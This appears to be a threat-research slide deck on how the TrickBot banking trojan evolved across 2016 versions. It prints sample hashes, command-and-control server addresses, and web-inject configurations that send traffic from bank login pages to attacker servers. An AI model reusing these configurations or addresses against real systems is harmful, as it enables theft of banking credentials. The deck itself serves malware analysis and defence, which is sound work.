The TrickBot Evolution

Joshua Adams, F5 Networks

j.adams2@f5.com

1000002 (2016-08-19)

- 38503c00be6b7f7eeb5076c0bd071b4c
- bf621ef7e98047fea8c221e17c1837b8
- 0804499dba4090c439e580f5693660e0
- E4a8dc8fd08d4f65a68d0a40e2190c70

Source: http://www.threatgeek.com/2016/10/trickbot-the-dyre-connection.html (-- Fidelis Threat Researcher Jason Reaves)

1000002 – Dyre like config

```
<mcconf>
<ver>1000002</ver>
<gtag>tmt2</gtag>
<servs>
<srv>91.219.28.77:443</srv>
<srv>193.9.28.24:443</srv>
<srv>37.1.209.51:443</srv>
<srv>138.201.44.28:443</srv>
<srv>188.116.23.98:443</srv>
<srv>104.250.138.194:443</srv>
<srv>46.22.211.34:443</srv>
<srv>68.179.234.69:443</srv>
<srv>5.12.28.0:443</srv>
<srv>36.37.176.6:443</srv>
<srv>37.109.52.75:443</srv>
<srv>27.208.131.97:443</srv>
</servs>
<autorun>
<module name="systeminfo" ctl="GetSystemInfo"/>
<module name="injectDll"/>
</autorun>
</mcconf>
```

1000002 – Dynamic Injects

```
<moduleconfig>
<autostart>yes</autostart>
<needinfo name="id"/>
<needinfo name="ip"/>
<autoconf>
<conf ctl="dinj" file="dinj" period="90"/>
<conf ctl="sinj" file="sinj" period="90"/>
<conf ctl="dpost" file="dpost" period="180"/>
</autoconf>
</moduleconfig> x
```

1000005 (2016-10-28)

- 104923556ace17b4f1e52a50be7a8ea0

Source: https://f5.com/about-us/news/articles/little-trickbot-growing-up-new-campaign-22790 (Julia Karpin, Shaul Vilkomir-Preisman, Anna Dorfman)

1000005 – more targets




Figure 1: TrickBot target evolution

1000005 – modified config

```
<igroup>
<dinj>
<lm>*/online[redacted]/CM*</lm>
<hl>91.219.28.103/response.php</hl>
<pri>100</pri>
<sq>1</sq>
</dinj>
</igroup>
<igroup>
<dinj>
<lm>*ibanking.[redacted]/ibank/loginPage.action*</lm>
<hl>91.219.28.103/response.php</hl>
<pri>100</pri>
<sq>1</sq>
</dinj>
</igroup>
<igroup>
<dinj>
<lm>*ib.[redacted]/index.jsp*</lm>
<hl>91.219.28.103/response.php</hl>
<pri>100</pri>
<sq>1</sq>
</dinj>
</igroup>
<igroup>
<dinj>
```

Figure 2: TrickBot's old configuration

```
<igroup>
<dinj>
<lm>*ibanking.[redacted].com.au/ibank/loginPage.action*</lm>
<hl>91.219.28.27/response.php</hl>
<pri>100</pri>
<sq>1</sq>
<ignore_mask>*.gif*</ignore_mask>
<ignore_mask>*.jpg*</ignore_mask>
<ignore_mask>*.png*</ignore_mask>
<ignore_mask>*.js*</ignore_mask>
<ignore_mask>*.css*</ignore_mask>
<require_header>*text/html*</require_header>
</dinj>
<dinj>
<lm>*ibanking.[redacted].com.au/ibank/loginPage.action*</lm>
<hl>91.219.28.27/response.php</hl>
<pri>100</pri>
<sq>1</sq>
<ignore_mask>*.gif*</ignore_mask>
<ignore_mask>*.jpg*</ignore_mask>
<ignore_mask>*.png*</ignore_mask>
<ignore_mask>*.js*</ignore_mask>
<ignore_mask>*.css*</ignore_mask>
<require_header>*text/html*</require_header>
</dinj>
```

Figure 3: TrickBot's new configuration

1000005 – redirect attacks

Figure 4: TrickBot's new configuration

1000005 – redirect attacks





Figure 5: A redirected request to a malicious domain

1000007 (2016-11-23)

- 43cfa53d6d327356f23bc73dc737bfcd

1000007 – more targets



1000007 – more targets


```
<dinj>
<lm>https://bankingportal.*.de/portal/portal/* </lm>
<hl>[redacted]/response.php</hl>
<pri>100</pri>
<sq>1</sq>
<ignore_mask>*.gif*</ignore_mask>
<ignore_mask>*.jpg*</ignore_mask>
<ignore_mask>*.png*</ignore_mask>
<ignore_mask>*.js*</ignore_mask>
<ignore_mask>*.css*</ignore_mask>
<require_header>*text/html*</require_header>
</dinj>
<dinj>
<lm>https://banking.*.de/portal/portal/* </lm>
<hl>[redacted]/response.php</hl>
<pri>100</pri>
<sq>1</sq>
<ignore_mask>*.gif*</ignore_mask>
<ignore_mask>*.jpg*</ignore_mask>
<ignore_mask>*.png*</ignore_mask>
<ignore_mask>*.js*</ignore_mask>
<ignore_mask>*.css*</ignore_mask>
<require_header>*text/html*</require_header>
</dinj>
<dinj>
<lm>https://portal.*.de/portal/portal/* </lm>
<hl>[redacted]/response.php</hl>
<pri>100</pri>
<sq>1</sq>
<ignore_mask>*.gif*</ignore_mask>
<ignore_mask>*.jpg*</ignore_mask>
<ignore_mask>*.png*</ignore_mask>
<ignore_mask>*.js*</ignore_mask>
<ignore_mask>*.css*</ignore_mask>
<require_header>*text/html*</require_header>
</dinj>
```

1000009 (2016-11-30)


- 46ffaa075dd586a6f93a4d26a2431355
- 26992865a2ae96ed48df8ddfc7223a13
- 1c8ea23e2892c4c7155c9f976c6e661d

(Source: Shaul Vilkomir-Preisman)


1000009 – new module




1000009 – new module




1000009 – new module




1000009 – new module



1000009 – new module



1000009 – new User Agent



1000009 – new User Agent

Details for GET to 78.47.139.102:80

Request URL: /raw

Format	Details
Converted	GET /raw HTTP/1.1 Connection: Keep-Alive User-Agent: Xmaker Host: myexternalip.com
Hex View	0 : 0A 00 27 00 00 00 0A 00 27 7B 44 9D 08 00 45 00 [..'.....'{D...E.] 10 : 00 81 00 E0 40 00 80 06 27 4E C0 A8 38 0B 4E 2F [....@...'N..8.N/] 20 : 8B 66 CB 4E 00 50 FC B2 8E 39 43 85 C2 B6 50 18 [.f.N.P...9C...P.] 30 : 01 00 F7 B2 00 00 47 45 54 20 2F 72 61 77 20 48 [......GET /raw H] 40 : 54 54 50 2F 31 2E 31 0D 0A 43 6F 6E 6E 65 63 74 [TTP/1.1..Connect] 50 : 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D [ion: Keep-Alive.] 60 : 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 58 6D 61 [.User-Agent: Xma] 70 : 6B 65 72 0D 0A 48 6F 73 74 3A 20 6D 79 65 78 74 [ker..Host: myext] 80 : 65 72 6E 61 6C 69 70 2E 63 6F 6D 0D 0A 0D 0A [ernalip.com....]

TrickBot is evolving quickly..

- 1000002 (2016-08-19)
- 1000005 (2016-10-28)
- 1000007 (2016-11-23)
- 1000009 (2016-11-30)

Thank You!